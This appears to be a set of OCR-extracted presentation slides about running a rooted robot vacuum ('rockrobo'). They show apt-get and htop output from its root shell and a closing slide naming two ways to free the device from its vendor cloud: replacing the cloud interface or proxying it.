



```
root@rockrobo:~# apt-get update
Ign http://us.ports.ubuntu.com trusty InRelease
Get:1 http://us.ports.ubuntu.com trusty-updates InRelease [65.9 kB]
Get:2 http://us.ports.ubuntu.com trusty-security InRelease [65.9 kB]
Hit http://us.ports.ubuntu.com trusty Release.gpg
Hit http://us.ports.ubuntu.com trusty Release
Hit http://ppa.launchpad.net trusty InRelease
Get:3 http://us.ports.ubuntu.com trusty-updates/main Sources [409 kB]
Get:4 http://us.ports.ubuntu.com trusty-updates/restricted Sources [6322 B]
Get:5 http://us.ports.ubuntu.com trusty-updates/main armhf Packages [875 kB]
Hit http://ppa.launchpad.net trusty/main armhf Packages
Get:6 http://us.ports.ubuntu.com trusty-updates/restricted armhf Packages [8931
B]
Get:7 http://us.ports.ubuntu.com trusty-updates/main Translation-en [516 kB]
Hit http://ppa.launchpad.net trusty/main Translation-en
Get:8 http://us.ports.ubuntu.com trusty-updates/restricted Translation-en [4031
B]
Get:9 http://us.ports.ubuntu.com trusty-security/main Sources [147 kB]
Get:10 http://us.ports.ubuntu.com trusty-security/restricted Sources [4931 B]
Get:11 http://us.ports.ubuntu.com trusty-security/main armhf Packages [575 kB]
Get:12 http://us.ports.ubuntu.com trusty-security/restricted armhf Packages [893
1 B]
Get:13 http://us.ports.ubuntu.com trusty-security/main Translation-en [375 kB]
Get:14 http://us.ports.ubuntu.com trusty-security/restricted Translation-en [354
```



```
  1  [||||                      7.4%]     Tasks: 39, 46 thr; 1 running
  2  [|||                       7.7%]     Load average: 1.23 1.18 1.21
  3  [|||                       7.2%]     Uptime: 21:51:32
  4  [||||                     11.1%]
  Mem[|||||||||||||||||||||207/498MB]
  Swp[                         0/0MB]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
  922 root        0 -20  329M 97900  6168 S  5.9 19.2  1h05:03 player /opt/rockr
27788 root       20   0  2724  1324   932 R  3.9  0.3  0:00.45 htop
  940 root        0 -20  329M 97900  6168 S  2.0 19.2 22:22.18 player /opt/rockr
  947 root        0 -20  329M 97900  6168 S  1.3 19.2 15:59.31 player /opt/rockr
  535 root       20   0  2452  1276   992 S  1.3  0.2  6:00.78 /bin/bash /usr/bi
  719 root        0 -20 40184 37692  3996 S  0.7  7.4  9:15.19 WatchDoge /opt/ro
  939 root        0 -20  329M 97900  6168 S  0.7 19.2 11:03.31 player /opt/rockr
  948 root        0 -20  329M 97900  6168 S  0.7 19.2  7:09.43 player /opt/rockr
  951 root        0 -20  329M 97900  6168 S  0.7 19.2  2:28.84 player /opt/rockr
  881 root        0 -20  2552  1096   776 S  0.0  0.2  4:27.87 top -H -d 15 -b
  938 root        0 -20  329M 97900  6168 S  0.0 19.2  4:09.65 player /opt/rockr
  520 syslog     20   0 30472  1352   828 S  0.0  0.3  0:11.07 rsyslogd
  882 root        0 -20  2540  1068   776 S  0.0  0.2  8:15.61 top -d 5 -b
27798 root        0 -20  2564  1400  1004 S  0.0  0.3  0:00.06 /bin/bash /opt/ro
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```








Gain Independence


Two methods:

- **Replacing** the cloud interface
- **Proxy** cloud communication

